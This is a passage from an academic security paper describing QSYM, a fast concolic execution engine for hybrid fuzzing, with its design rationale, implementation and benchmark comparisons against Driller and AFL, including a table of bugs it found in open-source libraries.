The rest of this paper is organized as follows. §2 analyzes the performance bottleneck of current hybrid fuzzing. §3 and §4 depict the design and implementation of QSYM, respectively. §5 evaluates QSYM with benchmarks, test sets, and real-world test cases. §7 explains QSYM's limitations and possible solutions. §8 introduces related work. §9 concludes this paper.

## 2 Motivation: Performance Bottlenecks

In this section, we systematically analyze the performance bottlenecks of the conventional concolic executor used for hybrid fuzzers. The following are the main reasons that block the adoption of hybrid fuzzers to the real world beyond a small-scale study.

### 2.1 P1. Slow Symbolic Emulation

The emulation layer in conventional concolic executors that handles symbolic memory model is extremely slow, resulting in a significant slowdown in overall concolic execution. This is surprising because the community believes that symbolic and concolic executions are slow due to path explosion and constraint solving. Table 1 shows

| Executor | chksum | md5sum | sha1sum | md5sum(mosml) |
|---|---|---|---|---|
| Native | 0.008 | 0.014 | 0.014 | 0.001 |
| KLEE | 26.243 | 32.212 | 73.675 | 0.285 |
| angr | - | - | - | 462.418 |

**Table 1:** The emulation overhead of KLEE and angr compared to native execution, which are underlying symbolic executors of S2E and Driller, respectively. We used `chksum`, `md5sum`, and `sha1sum` in coreutils to test KLEE, and `md5sum (mosml)` [12] to test angr because angr does not support the `fadvise` syscall, which is used in the coreutils applications.





**Figure 2:** The number of instructions in symbolic basic blocks and the number of symbolic instructions in popular open-source software. More than half of the instructions in the basic blocks are not symbolic instructions, which can be executed natively.

this significant overhead in symbolic emulation when we execute several programs without branching out to the other paths (no path explosion) or solving constraints on the path in widely-used symbolic executors, KLEE and angr. Compared to the native execution, KLEE is around 3,000 times slower and angr is more than 321,000 times slower, which are significant.

**Why is symbolic emulation so slow?** In our analysis, we observed that the current design of concolic executors, particularly adopting IR in their symbolic emulation, makes the emulation slow. Existing concolic executors adopt IR to reduce their implementation complexity a lot; however, this sacrifices the performance. Additionally, optimizations that speed up this use of IR prohibit further optimization opportunities, particularly by translating the program into IRs in a basic-block granularity. This design does not allow skipping the emulation that does not involve in symbolic execution instruction by instruction. We describe the details of these in the following.

**Why IR: IR makes emulator implementation easy.** Existing symbolic emulators translate a machine instruction to one or more IR instructions before emulating the execution. This is mainly to make the implementation of symbolic modeling easy. To model symbolic memory, the emulator needs to interpret how an instruction affects the symbolic memory status when supplied with symbolic operands. Unfortunately, interpreting each machine instruction is a massive task. For instance, the most popular Intel 64-bit instruction set architecture (i.e., the `amd64` ISA) contains 1,795 instructions [13] described in a 2,000-page manual [14]. Moreover, the `amd64` ISA is not machine-interpretable, so human effort is required to interpret each instruction for its symbolic semantic.

To reduce this massive complexity in implementation, existing emulators have adopted the IR. For example, KLEE uses the LLVM IR and angr uses the VEX IR. These IRs have much smaller sets of instructions (e.g., 62 for the LLVM IR [15]) and are simpler than native instructions. Consequently, the use of IR significantly reduces the implementation complexity because the emulator will have a much smaller number of interpretation handlers than when it directly works with machine instructions (e.g., 1,795 versus 62).

**Why not: IR incurs additional overhead.** Despite making implementation easy, the use of IR incurs overhead in symbolic emulation. First, the IR translation itself adds overhead. Because the `amd64` architecture is a complex instruction set computer (CISC), whereas the IRs model a reduced instruction set computer (RISC), in most cases, a translation of a machine instruction results in multiple IR instructions. For instance, based on our evaluation, the VEX IR [16], used by angr, increases the number of instructions by 4.69 times on average (versus machine instructions) in the CGC binaries, resulting in much symbolic emulation handling.

**Why not: IR blocks further optimization.** Second, using IR prohibits further optimization opportunities. For example, existing symbolic emulators have an optimization strategy that minimizes the use of emulation because it is slow. Particularly, they do not execute a basic block in the emulator if the block does not deal with any symbolic variables. Although this effectively cuts off the overhead, it still has room for optimization. According to our measurement with the real-world software (Figure 2), such as libjpeg, libpng, libtiff, and file, only 30% of instructions in symbolic basic blocks require symbolic execution. This implies that an *instruction-level approach* has an opportunity to reduce the number of unnecessary symbolic executions. However, current concolic executors cannot easily adopt this approach due to IR caching. To use IR, they need to convert native instructions into IR, which has significant overhead. To avoid repetitive overhead, they transform and cache basic blocks into IRs, instead of individual instructions, to save space and time for cache management. This caching forces existing symbolic emulators to execute instructions in a basic block level and prevent further optimization.

**Our approach.** Remove the IR translation layer and pay for the implementation complexity to reduce execution overhead and to further optimize towards the minimal use of symbolic emulation.

## 2.2 P2. Ineffective Snapshot

**Why snapshot: eliminating re-execution overhead.** Conventional concolic execution engines use snapshot techniques to reduce the overhead of re-executing a target program when exploring its multiple paths. The snapshot mechanism is also mandatory for hybrid fuzzing whose concolic re-execution is significantly slow, such as Driller. For example, we measured the code coverage by turning off the snapshot mechanism in Driller with 126 CGC binaries and given proof of vulnerabilities (PoVs) as initial seed files. As a result, Driller with snapshot achieved more code coverage in *76* binaries, but without snapshot achieved more code coverage in only *17* binaries, and others are the same.

**Why not: fuzzing input does not share a common branch.** Snapshots in hybrid fuzzing are not effective because concolic executions in hybrid fuzzing merely share a common branch. In particular, for conventional concolic engines, a snapshot is taken when the engine splits the path exploration from one conditional branch (i.e., the taken and untaken paths). The main purpose of taking a snapshot is to reuse a symbolic program state when exploring both paths at the same branch. In this regard, the engine backs up the symbolic state of the program in one branch, and then explores one of the paths (e.g., the taken path). When the path is exhausted or stuck, the engine restores the symbolic state to the previous state at the branch and moves to another path (i.e., the untaken path). The engine can explore the path without paying overhead for re-executing the program to the branch.

On the contrary, the concolic execution engine in hybrid fuzzing fetches multiple test cases from the fuzzer with which they are associated different paths of the program (i.e., sharing no common branch). This is because random mutation generates such test cases. This could 1) lead the program to a different code path or 2) concretize values differently on handling symbolic memory access [17]. Therefore, snapshots taken from one test case path cannot be re-used in the other test case path such that they do not optimize the performance.

**Why not: snapshot cannot reflect external status.** Worse yet, the snapshot mechanism becomes problematic in supporting external environments since it breaks process boundaries. Supporting external environments is required since the program heavily interacts with the external environment during its execution. Such interactions include the use of a file system and a memory management system, and these would be able to change the symbolic status of the program. When a program is being executed, it does not consider external environments since the underlying kernel maintains internal states related to them. Unfortunately, the snapshot mechanism breaks the assumption that the kernel holds: when a process diverges through `fork()`-like system calls, the kernel no longer maintains the states. Thus, concolic execution engines should maintain the states by itself.

Existing tools try to solve this problem through either *full system concolic execution* or *external environment modeling*, but they result in significant performance slowdown and inaccurate testing, respectively.

**Full system concolic execution.** Concolic testing tools such as S2E apply concolic execution for both the target program and the external environment. Although this approach ensures completeness and correctness, the tools cannot test the program in a reasonable time because conventional concolic executors are too slow and the complexity of the external environment is high. Moreover, a full system concolic execution requires expensive state backup and recovery. This overhead could be mitigated by copy-on-write under normal circumstances, but it is not applicable for hybrid fuzzing due to its non-shareable nature.

**External environment modeling.** Hybrid fuzzers, such as Driller, model or emulate the execution in the external environment. This approach has clear performance benefits by avoiding concolic execution, but it results in inaccurate models because it is almost impossible to completely and correctly model all system calls in practice. For example, Linux kernel 2.6 has 337 system calls, but angr only supports 22 system calls out of them. Further, despite excessive efforts of the developers, angr models many functions incompletely, such as `mmap()`. The current implementation of `mmap()` in angr ignores a valid file descriptor given to the function. It just returns empty memory instead of memory containing the file content.

**Our approach.** Optimize repetitive concolic testing, remove the snapshot mechanism that is inefficient in hybrid fuzzing, and use concrete execution to model external environments.

## 2.3 P3. Slow and Inflexible Sound Analysis

**Why sound analysis?** Concolic execution tries to guarantee soundness by collecting *complete* constraints. This completeness assures that an input satisfying the constraints will lead the execution to the expected path. Thus, concolic execution can produce inputs to explore other paths of a program without worrying about false expectations.

**Why not: never-ending analysis for complex logic.** However, computing complete constraints could be expensive in various situations. In particular, computing the constraints for complex operations such as cryptographic functions or compression is often problematic. The upper part of Figure 3 shows a code snippet of the file program. If concolic execution visits `file_zmagic()`, it sticks there

```
// @funcs.c:221 in file v5.6
if ((ms->flags & MAGIC_NO_CHECK_COMPRESS) == 0) {
  m = file_zmagic(ms, &b, inname); // zlib decompress
  ...
}

// other interesting code
```

```
// @funcs.c:177 in file v5.6
// looks_ascii()
if (ch >= 0x20 && ch < 0x7f)
  ...
// file_tryelf()
if (ch == 0x7f)
  ...
```

**Figure 3:** The first example shows that collecting complete constraints for complicated routines such as `file_zmagic()` could prohibit finding new paths. The second example shows that if a given concrete input follows a true path of `looks_ascii()`, it over-constrains the path not to find a true path of `file_tryelf()`.





**Figure 4:** Overview of QSYM's architecture as a hybrid fuzzer. QSYM takes a test case and a target binary as inputs and attempts to generate new test cases that might explore new paths. It uses Dynamic Binary Translation (DBT) to natively execute the input binary as well as to select basic blocks for symbolic execution. Since QSYM applies various heuristics to trade strict soundness for better performance in constraint solving, the new test cases will be validated later by the fuzzer.

to compute complex constraints for `zlib` decompression and cannot search other interesting code.

**Why not: sound analysis could over-constraint a path.** The complete constraints can also over-constrain [5] a path that limits concolic execution to find future paths. In particular, a constraint that is inserted to follow the native execution can cause the over-constraint problem. In the lower code of Figure 3, if `ch` is defined as 'A' by a given concrete input, concolic execution will put the constraint, {`ch >= 0x20` $\wedge$ `ch < 0x7f`}, at `looks_ascii()` because the native execution will execute the true branch of the `if` statement. When it arrives at `file_tryelf()`, the concolic execution cannot generate any test case because the final constraint is unsatisfiable, which is {`ch >= 0x20` $\wedge$ `ch < 0x7f` $\wedge$ `ch == 0x7f`}. However, if `file_tryelf()` does not depend on the true branch of `looks_ascii()`, this is the over-constraint problem because an input generated by concolic execution without caring about the path constraint, `ch == 0x7f`, will explore a path in `file_tryelf()`.

**Our approach.** Collect an incomplete set of constraints for efficiency and solve only a portion of constraints if a path is overly-constrained.

## 3 Design

In this section, we explain our design decisions to realize QSYM. Figure 4 shows an overview of QSYM's architecture. QSYM aims at achieving fast concolic execution by reducing the efforts in symbolic emulation, which is the major performance bottleneck of existing concolic executors. To this end, QSYM first instruments and then runs a target program utilizing Dynamic Binary Translation (DBT) along with an input test case provided by a coverage-guided fuzzer. The DBT produces basic blocks for native execution and prunes them for symbolic execution, allowing us to quickly switch between two execution models. Then, QSYM selectively emulates only the instructions necessary to generate symbolic constraints, unlike existing approaches that emulate *all* instructions in the tainted basic blocks. By doing this, QSYM reduced the number of symbolic emulations by a significant magnitude (5×, see Figure 10 in §5.3) and hence achieved a faster execution speed. Thanks to its efficient execution, QSYM can execute symbolic execution repeatedly instead of using snapshots that require external environment modeling. In particular, QSYM can interact with the external environment in a concrete fashion instead of relying on the contrived environment models. To improve the performance of constraint solving, QSYM applies various heuristics that trade off strict soundness for better performance. Such a relaxation provides an unprecedented opportunity to the concolic executor for a hybrid fuzzer, in which the paired-up fuzzer can quickly validate the newly produced test cases—it will simply discard them if they are not interesting. The rest of this section describes our approaches to scale the concolic executor for the hybrid fuzzer to test real-world programs.

### 3.1 Taming Concolic Executor

We explain in detail four new techniques to optimize the concolic executor for the hybrid fuzzer.

**Instruction-level symbolic execution.** QSYM symbolically executes a small set of instructions that are required to generate symbolic constraints. Unlike existing concolic executors, which apply a block-level taint analysis and so symbolically execute *all instructions* in the tainted basic blocks, QSYM employs an instruction-level taint tracking and symbolic execution on the tainted instructions. The existing concolic executors take such a coarse-grained approach because they suffer from high





**Figure 5:** An example that shows the effect of instruction-level symbolic execution. If a size is symbolic at `__memset_sse2()`, the instruction-level symbolic execution only executes symbolic instructions, which are in the dashed box. However, the basic-block-level one needs to execute other instructions that can be executed natively, including `punpcklwd`, which is complex to handle as shown in the right-side angr code.





**Figure 6:** The test cases generated by QSYM and Driller that explore the same code path from the same seed. They are different because QSYM uses unrelated constraint elimination as their underlying optimization techniques whereas Driller uses incremental solving. Unrelated constraint elimination can remove unnecessary constraints, for example, constraints for the user names, on the existence of a concrete input.

performance overheads when switching between native and symbolic executions. However, for QSYM, the efficient DBT makes it possible to implement a fine-grained, instruction-level taint tracking and symbolic execution, helping us to avoid unnecessary emulation overheads.

This method significantly improves the performance of QSYM's symbolic execution in practice. Take `memset()` as an example (Figure 5), where only its size parameter (`rdx`) is tainted. Unlike a block-level approach, such as angr, that should symbolically execute all instructions, QSYM can generate symbolic constraints by executing only the last two instructions. This problem is more critical in real-world problems where modern compilers produce highly optimized code to minimize control-flow changes (e.g., using a conditional move like `cmov`). For example, in angr, any symbolic arguments to the `memset()` can prevent its symbolic execution because `memset()` relies on complex instructions like `punpcklbw`.

QSYM runs both native and symbolic executions in a single process by utilizing the DBT, making such mode switches extremely lightweight (i.e., a normal function call). It is worth noting that this approach is drastically different from most of the existing concolic engines, such as angr, where two execution modes should make non-trivial communications such as updating memory maps to make a mode switch. Accordingly, many optimizations made by angr are to reduce such mode switching, e.g., striving to run one mode as long as possible.

**Solving only relevant constraints.** QSYM solves constraints relevant to the target branch that it attempts to flip, and generates new test cases by applying the solved constraints to the original input. Unlike QSYM, other concolic executors such as S2E and Driller incrementally solve constraints; that is, they focus on solving the updated parts of constraints in the current run by utilizing lemmas learned from the previous execution. For pure symbolic executors that do not have any initial inputs for exploration, this incremental approach is effective in enumerating all possible input spaces [18]. However, this is not a favorable design for hybrid fuzzers for the following two reasons.

First, the incremental approach in hybrid fuzzers repeatedly solves the constraints that are explored by other test cases. For example, Figure 6 shows an initial test case and new test cases generated by QSYM and Driller when exploring the same code paths: the red marker shows the differences between the original input and the generated test cases. By solving only constraints relevant to the branch (i.e., selecting a menu for deleting a message), QSYM generates the new test case by updating a small part of the initial input. However, Driller generates new test cases that look drastically different from the original input. This indicates that Driller wastes time on solving irrelevant constraints that are repeatedly tested by fuzzers (e.g., constraints on usernames).

Second, the incremental approach is effective only when complete constraints are provided. Unfortunately, due to the emulation overheads, existing concolic executors cannot formulate symbolic constraints for complex, real-world programs. However, focusing only on relevant constraints gives us a higher chance to solve the constraints and produce new test cases that potentially take different code paths. For example, the test cases that are only relevant to the command menu will not be affected by the incomplete constraints generated for usernames (Figure 6). Moreover, due to its environment support (§3.1) or various heuristics (§3.2, §3.3), QSYM tends to generate more relaxed (i.e., incomplete) forms of constraints that can be easily solved. This makes QSYM scale enough to test real-world programs.

**Preferring re-execution to snapshoting.** QSYM's fast concolic execution makes re-execution much preferable to taking a snapshot for repetitive concolic testing. The snapshot approach, which creates an image of a target process and reuses it later, is chosen to overcome the performance bottleneck of the concolic execution; re-executing a program to reach a certain execution path with a valid state can take much longer than restoring the corresponding snapshot. However, as QSYM's concolic executor becomes faster, the overhead of the snapshotting is no longer smaller than that of re-execution.

**Concrete external environment.** QSYM avoids problems resulting from an incomplete or erroneous modeling

of external environments by concretely interacting with external environments. Since the incompleteness and incorrectness of modeling deviate symbolic execution and native execution and mislead additional exploration, we should avoid them for further analysis. Instead of these erroneous models, QSYM considers external environments as "black-boxes" and simply executes them by concrete values. This is a common way to handle functions that cannot be emulated in symbolic execution [4, 19], but it is difficult to apply to forking-based symbolic execution, which breaks process boundaries [20]. Since QSYM can achieve performance without introducing forking-based symbolic execution [21], QSYM can utilize the old but complete technique to support external environments. However, this approach can result in unsound test cases that do not produce any new coverage, unlike its claim. If QSYM blindly believes concolic execution, QSYM will waste its resources to explore paths using test cases that do not introduce any new coverage. To alleviate this, QSYM relies on a fuzzer to quickly check and discard the test cases to stop further analysis.

## 3.2 Optimistic Solving

Concolic execution is susceptible to over-constraint problems in which a target branch is associated with complicated constraints generated in the current execution path (Figure 3). This problem is prevalent in real-world programs, but existing solvers give up too early (i.e., timeout) without trying to utilize the generated constraints, which took most of their execution time (Figure 10). In hybrid fuzzing, a symbolic solver's role is to assist a fuzzer to get over simple *obstacles* (e.g., narrow-ranged constraints like `{ch == 0x7f}` in Figure 3) and go deeper in the program's logic. Thus, as a hybrid fuzzer, it is well justified to formulate potentially new test inputs, regardless of reaching unexplored code via the current path or other paths.

QSYM strives to generate interesting new test cases from the generated constraints by optimistically selecting and solving some portion of the constraints, if not solvable as a whole. As the emulation overheads dominate the overheads of constraint solving in complex programs, it economically makes sense to leverage this opportunity. In particular, QSYM chooses the last constraint of a path for optimistic solving for the two following reasons. First, it typically has a very simple form, making it efficient for constraints solving. Another candidate would be the complement of `unsat_core`, which is the smallest set of constraints that introduces unsatisfiability. However, computing `unsat_core` is very expensive and sometimes crashes the underlying constraint solver [22]. Second, test cases generated from solving the last constraint likely explore the target path as they at least meet the local constraints when reaching the target branch. Since QSYM first eliminates constraints that are not related to the last constraint, all irrelevant constraints do not impact the result of the optimistic solving.

## 3.3 Basic Block Pruning

We observed that constraints repetitively generated by the same code are not useful for finding new code coverage in real-world software. In particular, the constraints generated by compute-intensive operations in a program are unlikely solvable (i.e., non-linear) at the end even if their constraints are formulated. Even worse, they tend to block the possibility of exploring other parts that are not relevant yet are interesting enough for further exploration. For example, in the second example of Figure 3, even though concolic execution produces constraints for the `zlib` decompression, a constraint solver will not be able to solve the constraints because of their complexity [23].

To mitigate this problem, QSYM attempts to detect repetitive basic blocks and then prunes them for symbolic execution and generates only a subset of constraints. More specifically, QSYM measures the frequency of each basic block execution at runtime and selects repetitive blocks to prune. If a basic block has been executed too frequently, QSYM stops generating further constraints from it. One exception is when a block contains *constant* instructions that do not introduce any new symbolic expressions, e.g., `mov` instructions in the `x86` architecture and shifting or masking instructions with a constant.

QSYM decides to use *exponential back-off* to prune basic blocks since it rapidly truncates overly frequent blocks. It only executes blocks whose frequency number is a power of two. However, if it excessively prunes basic blocks, it could miss some of the solvable paths and thus could fail to discover new paths. To this end, QSYM builds two heuristic approaches to prevent excessive pruning: *grouping multiple executions* and *context-sensitivity*.

Grouping multiple executions is a knob that minimizes excessive pruning of basic blocks. When we count the frequency of a basic block's execution, we regard a group of executions as one in frequency counting. For instance, suppose the group size is *eight*. Then, only after executing the block *eight* times, we count the frequency as *one*. This will allow QSYM to execute the block *eight* times once it decided not to prune. This helps not to lose constraints that are essential to discover a new path and also does not affect much on the symbolic execution because running such basic blocks a small number of times would not make the constraints too complex.

Context-sensitivity acts as a tool for distinguishing running the same basic block in a different context for frequency counting. If we do not distinguish a context (i.e., at which point is this basic block called?), we

| Component | Lines of code |
|---|---|
| Concolic execution core | 12,528 LoC of C++ |
| Expression generation | 1,913 LoC of C++ |
| System call abstraction | 1,577 LoC of C++ |
| Hybrid fuzzing | 565 LoC of Python |

**Table 2:** QSYM's main components and their lines of code.

may lose essential constraints by pruning more blocks. For example, when there are two `strcmp()` calls, say `strcmp(buf, "GOOD")` and `strcmp(buf, "EVIL")`, these two calls must be considered as a different basic block execution for frequency counting. Otherwise, the execution of the same block in the other part of the program, which is irrelevant to the current execution, could affect pruning. QSYM maintains a call stack of the current execution, and uses a hash of it to differentiate distinct contexts.

## 4 Implementation

We implement the concolic executor from scratch. QSYM consists of 16K lines of code (LoC) in total, and Table 2 summarizes the complexity of each of its components. QSYM relies on Intel Pin [24] for DBT, and its core components are implemented as Pin plugins written in C++: 12K LoC for the concolic execution core, 1.9K LoC for expression generation, and 1.5K LoC for handling system calls. QSYM also exposes Python APIs (0.5K LoC) such that users can easily extend the concolic executor; the hybrid fuzzer is built as a showcase using these APIs. QSYM uses libdft [25] in handling system calls while adding support for the 64-bit environments. The current implementation of QSYM supports part of Intel 64-bit instructions that are essential for vulnerability discovery such as arithmetic, bitwise, logical, and AVX instructions. QSYM will be open-sourced and support different types of instructions, including floating point instructions in the future.

## 5 Evaluation

To evaluate QSYM, this section attempts to answer the following questions:

- **Scaling to real-world programs.** How effective is QSYM's approach in discovering new bugs and achieving better code coverage when fuzzing complex, real-world software? (§5.1, §5.2)
- **Justifying design decisions.** How effective are the design decisions made by QSYM in terms of bug finding? (§5.3, §5.4, §5.5)
  1. **Instruction-level symbolic execution.** How effective is our fine-grained, instruction-level symbolic execution in terms of the number of instructions saved and the overall performance of the hybrid fuzzer? (§5.3)
  2. **Optimistic constraints solving.** How reasonable is QSYM's optimistic constraints solving in terms of finding bugs? (§5.4)
  3. **Pruning basic blocks.** How effective is our approach to prune basic blocks in terms of the overall performance and code coverage? (§5.5)

**Experimental setup.** We ran all the following experiments on Ubuntu 14.04 LTS equipped with Intel Xeon E7-4820 (having eight 2.0GHz cores) and 256 GB RAM. We used three cores respectively for master AFL, slave AFL, and QSYM for end-to-end evaluations (§5.1, §5.2, and §5.4) and one core for testing concolic execution only (§5.3 and §5.5). Even though we used a server machine with many cores, we did not exploit all cores to run QSYM, but we aimed to run multiple experiments concurrently.

### 5.1 Scaling to Real-world Software

QSYM's approach scales to complex, real-world software. To highlight the effectiveness of our concolic execution engine, we applied QSYM to non-trivial programs that are not just large in size but also well-tested by the state-of-the-art fuzzer for a longer period of time. Thus, we considered all applications and libraries tested by OSS-Fuzz as ideal candidates for QSYM: libjpeg, libpng, libtiff, lepton, openjpeg, tcpdump, file, libarchive, audiofile, ffmpeg, and binutils. Among them, QSYM was able to detect *13 previously unknown bugs* in *eight* programs and libraries, including stack and heap overflows, and NULL dereferences (as shown in Table 3). It is worth noting that Google's OSS-Fuzz generated 10 trillion test inputs a day [28] for a few months to fuzz these applications, but QSYM ran them for three hours using a single workstation. In other words, all the bugs found by QSYM require the accurate formulation of inputs to trigger, showing the effectiveness of our concolic executor. §6 provides in-depth analysis of some of the bugs that QSYM found.

Compared to QSYM, other hybrid fuzzers are not scalable to support these real-world applications. We tested Driller, a known state-of-the-art hybrid fuzzer, for comparison. For testing purpose, we modified Driller to accept file input because these applications receive input from files, while the original Driller accepts only the standard input. We followed the direction of Driller's authors for this modification. As a result, Driller was able to generate only a few test cases due to its slow emulation. Driller generated less than 10 test cases on average for 30 minutes of running, whereas QSYM generated hundreds (more than 10×) of test cases in the same duration. Moreover, Driller was not able to support 5 out of 11 applications for lack of environment modelings and system call supports as shown in Table 4.

| Program | CVE | Bug Type | Fuzzer | Fail (Fuzzer) | Fail (Hybrid) |
|---|---|---|---|---|---|
| lepton | CVE-2017-8891 | Out-of-bounds read | AFL | Meet complex constraints | Explore deep code paths |
| openjpeg | CVE-2017-12878 | Heap overflow | OSS-Fuzz | Meet complex constraints | Support external environments |
| | Fixed by other patch | NULL dereference | | | |
| tcpdump | CVE-2017-11543$^\star$ | Heap overflow | AFL | Find where to change$^*$ | Support external environments |
| file | CVE-2017-1000249$^\star$ | Stack overflow | OSS-Fuzz | Meet complex constraints | Explore deep code paths |
| libarchive | Wait for patch | NULL dereference | OSS-Fuzz | Meet complex constraints | Support external environments |
| audiofile | CVE-2017-6836 | Heap overflow | AFL | Multi-bytes magic values | Explore deep code paths |
| | Wait for patch | Heap overflow $\times$ 3 | | | |
| | Wait for patch | Memory leak | | | |
| ffmpeg | CVE-2017-17081 | Out-of-bounds read | OSS-Fuzz | Meet complex constraints | Support external environments |
| objdump | CVE-2017-17080 | Out-of-bounds read | AFL | Meet complex constraints | Explore deep code paths |

**Table 3:** Bugs found by QSYM and known fuzzers that are previously used to fuzz the binaries, and the reason they cannot be detected by the existing fuzzer and hybrid fuzzer. CVE-2017-11543$^\star$ and CVE-2017-1000249$^\star$ are concurrently found by QSYM before being patched [26, 27]. The failure of the fuzzer in the tcpdump bug marked by $^*$ is not crucial since a fuzzer also can find the bug, but in our experiment, QSYM found the bug 3 hours earlier than pure fuzzing.

| Program | Bug Type | Syscall |
|---|---|---|
| libtiff | Erroneous system calls | `mmap` |
| openjpeg | Unsupported system calls | `set_robust_list` |
| tcpdump | Erroneous system calls | `mmap` |
| libarchive | Unsupported system calls | `fcntl` |
| ffmpeg | Unsupported system calls | `rt_sigaction` |

**Table 4:** Incomplete or incorrect system call handling by Driller that prohibits from applying Driller to real-world software. Driller's `mmap()` had an error: it ignored a file descriptor. We detected these errors dynamically using basic test cases in each project. Therefore, other incorrect or unsupported system calls could exist in unexplored paths.





**Figure 7:** Code coverage of libpng after a six-hour run of QSYM and AFL (two AFL instances for a fair comparison) with an increasing number of seeding inputs. In the 0% case, we put an invalid PNG file consisting of 256 'A's as an initial input. The 100% case includes 141 sample PNG image files provided by the libpng project. This experiment result highlights the effectiveness of code coverage that the concolic execution approach contributes to hybrid fuzzing, depending on the availability of quality seeding inputs.

## 5.2 Code Coverage Effectiveness

To show how effectively our concolic executor can assist a fuzzer in discovering new code paths, we measured the achieved code coverage during the fuzzing process by using QSYM (a hybrid fuzzer) and AFL (a fuzzer) with a varying number of input seed files. We selected libpng as a fuzzing target because it contained various narrow-ranged checks (e.g., checking the 4-byte magic value for chunk identification) that were non-trivial to satisfy without proper seeding inputs in the fuzzing-only approach. As seeding inputs, we collected high-quality (i.e., including various types of chunks) 141 PNG image files from the libpng project and incrementally (by 20%) applied to the fuzzers. For the 0% case, we provided a dummy ASCII file containing 256 'A's as a seeding input as both fuzzers required at least one input to begin with. For fair comparisons with the fuzzing-only approach, we prepared a hybrid fuzzer consisting of one master and one slave AFL instance with QSYM, and a fuzzer consisting of one master and two slave AFL instances so that both fuzzers utilized the same computing resources given the execution time. We ran both fuzzers for six hours and measured the explored code coverage.

The hybrid fuzzing approach was particularly effective in discovering new code paths when no or limited initial inputs were provided (Figure 7). In the 0% case (only with a dummy input), AFL did not make much progress as libpng checked the PNG header identifier in an early phase of execution. On the contrary, QSYM not only formulated and solved the constraints for checking the PNG's magic header identifier but also explored more than 20% of code paths of libpng, which was 3% higher than the code coverage of fuzzing with valid images, i.e., the 20% AFL case. Even when enough seeding inputs were provided, the concolic executor still allowed fuzzers to find more interesting paths. For example, the `hIST` chunk was not included in any of the 141 test cases, but QSYM was able to successfully generate new test cases by solving the symbolic constraints. It is worth noting that the `hIST` chunk needs to satisfy complex pre- and post-conditions to be a valid chunk in PNG: the `hIST` chunk should come after the `PLTE` chunk but before the `IDAT` chunk [29]. This example also hints at the difficulty of constructing complete test cases that cover all the fea-





**Figure 8:** This color map depicts the relative code coverage for five minutes that compares QSYM's with Driller's: the blue color means that QSYM found more code than Driller, and the red color means the opposite (see §5.3 for the exact formula). Each cell represents each CGC challenge in alphabetical order (from left to right and top to bottom). QSYM outperforms Driller in discovering new code paths; QSYM results in better code coverage in 104 challenges (82.5% cases) and Driller does better in 18 challenges (14.3% cases) out of 126.

tures implemented in software, where we believe QSYM's approach can shed some light on.

## 5.3 Fast Symbolic Emulation

To show the performance benefits of QSYM's symbolic emulation, we used the DARPA CGC dataset [30] to compare QSYM with Driller, which placed third in the CGC competition [8]. The CGC dataset included a wide range of programs from simple login services to sophisticated programs that attempt to mimic real-world protocols. CGC has released 131 challenge programs used in the CGC qualification event with PoVs—the inputs that trigger the vulnerabilities of the target program. Among the 131 challenge programs, we ignored five programs requiring Inter-Process Communication (IPC) that both QSYM and Driller did not support. We chose the PoVs as initial seed inputs because challenge writers intentionally hid bugs in the deep code path, so that PoVs tend to have good code coverage. To make our analysis simpler, we selected the first PoV (only one) as a seeding input for both fuzzers.

To show the fuzzing result, we used the code coverage that we measured from all the test cases generated while fuzzing each CGC challenge. Since the CGC programs did not support `libgcov`, a de-facto standard tool to measure code coverage, we used the AFL bitmap [31] instead to indicate their code coverage. The AFL bitmap consists of 65,536 entries to represent code coverage, which is reasonable enough for our comparison purpose.

Since the direct comparison of simple code coverage numbers might not properly indicate which fuzzer explored more and different code paths, we relatively compared their code coverage (see below). Additionally, we





**Figure 9:** Comparing QSYM (5-min timeout) with Driller while increasing the time for constraints solving (from 5-min to 30-min). It shows that the reason Driller could not generate new test cases is not due to the limited time budget for solving the generated constraints.

removed the bitmap entries that are already covered by initial PoVs for a fair comparison of newly explored paths. Based on this, we used the following formula to compare and visualize both coverage results relatively. For code coverage $A$ (QSYM) and $B$ (Driller), we can quantify the coverage differences by using:

